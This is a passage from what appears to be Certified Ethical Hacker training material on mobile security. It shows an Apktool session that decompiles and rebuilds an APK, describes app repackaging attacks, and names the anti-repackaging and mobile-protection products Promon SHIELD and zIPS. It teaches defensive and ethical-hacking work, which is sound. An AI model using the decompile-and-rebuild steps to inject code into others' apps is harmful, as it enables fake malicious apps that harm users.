
- **Apktool**

  Source: *https://ibotpeaches.github.io*

  Apktool is used for reverse engineering third-party, closed, binary Android apps. It can decode resources nearly to their original form and rebuild them after making some modifications. It also makes working with an app easier because of the project-like file structure and automation of some repetitive tasks such as building APK, etc.

  Features:

  - Disassembling resources nearly to their original form
  - Rebuilding decoded resources back to binary APK/JAR
  - Organizing and handling APKs that depend on framework resources
  - Smali Debugging



```
$ apktool d test.apk
I: Using Apktool 2.4.0 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: 1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
$ apktool b test
I: Using Apktool 2.4.0 on test
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
```


- Bytecode Viewer (*https://github.com*)



App Repackaging Detector

- Repackaging is the process of **extracting details of an app** from legitimate app stores, such as Google Play Store and Apple Store, and modifying them to inject malicious code

Promon SHIELD™

- Promon Shield is used to **protect mobile apps** against repackaging attacks
- It detects when an app has been modified (repackaged)
- Consequently, the original app that has Promon SHIELD™ implemented cannot be executed repackaged
- This means **no fake apps run** on a user's device
- To ensure that the protection mechanisms Promon SHIELD™ offers are active, a binding is created between the Promon SHIELD™-SDK (Software Development Kit) and the app

https://promon.co

App Repackaging Detector

Repackaging is a process of extracting the details of an app from legitimate app stores such as Google Play Store and Apple Store and modifying the app by injecting malicious code. Then, the app is redistributed for public use as an authentic application. Repackaging can also be done during reverse engineering of an application.

- **Promon SHIELD™**

  Source: *https://promon.co*

  Promon SHIELD™ is used to protect mobile apps against repackaging attacks. It detects when an app has been modified (repackaged). Consequently, the original app that has Promon SHIELD™ implemented cannot be executed when repackaged. This means that no fake apps can run on a user's device. To ensure that the protection mechanisms that Promon SHIELD™ offers are active, a binding between the Promon SHIELD™ software development kit (SDK) and the app is created.

- **Zimperium's zIPS**

  Source: *https://www.zimperium.com*

  Zimperium's zIPS is a mobile intrusion prevention app that provides comprehensive protection for iOS and Android devices against mobile network, device, and application cyber-attacks. It uses advanced machine-learning techniques to identify and prevent both network-based and host-based threats such as

  - MITM attacks that can intercept your passwords and other confidential information when you are using public or private Wi-Fi networks
  - SpearPhishing attacks that can compromise high-value targets in your organization and infect them with data-stealing code
  - Reconnaissance scans that identify APTs and compromised devices in your network
  - Rogue Wi-Fi AP attacks that can hijack secure SSL sessions to steal confidential information

  zIPS is equipped with a behavioral analysis engine to automatically detect and block malicious threats by monitoring how they change the characteristics of the mobile device. It scans all mobile applications and browsers to enhance the security of your device and protects your entire organization from MITM, IPv4, and IPv6 attacks. It provides automated alerts to both the security officer and the user in the event of an incident. Furthermore, it uses "nonintrusive packet monitoring" to detect advanced mobile threats.

Module Summary

- In this module, we discussed the following:
    - Various mobile platform attack vectors and attacks
    - Various techniques and tools for hacking Android devices in detail
    - How to secure Android devices along with Android security tools in detail
    - Various techniques and tools for hacking iOS devices
    - How to secure iOS devices along with iOS security tools in detail
    - Importance of mobile device management
    - Various countermeasures that can be employed to prevent mobile devices from hacking attempts by threat actors
    - How to secure mobile devices using mobile security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform IoT and OT hacking to compromise IoT and OT devices

Module Summary

This module discussed various mobile platform attack vectors and attacks. In addition, it discussed various techniques and tools for hacking Android devices in detail. It also provided a detailed explanation of how Android devices can be secured using Android security tools. Furthermore, it described various techniques and tools for hacking iOS devices. It also discussed how iOS devices can be secured using iOS security tools. Moreover, it emphasized the importance of mobile device management. Subsequently, it presented various countermeasures to protect mobile devices from hacking attempts by threat actors. Finally, it ended with a detailed discussion on how mobile devices can be secured using mobile security tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform IoT and OT hacking to compromise IoT and OT devices.

C|EH Certified Ethical Hacker

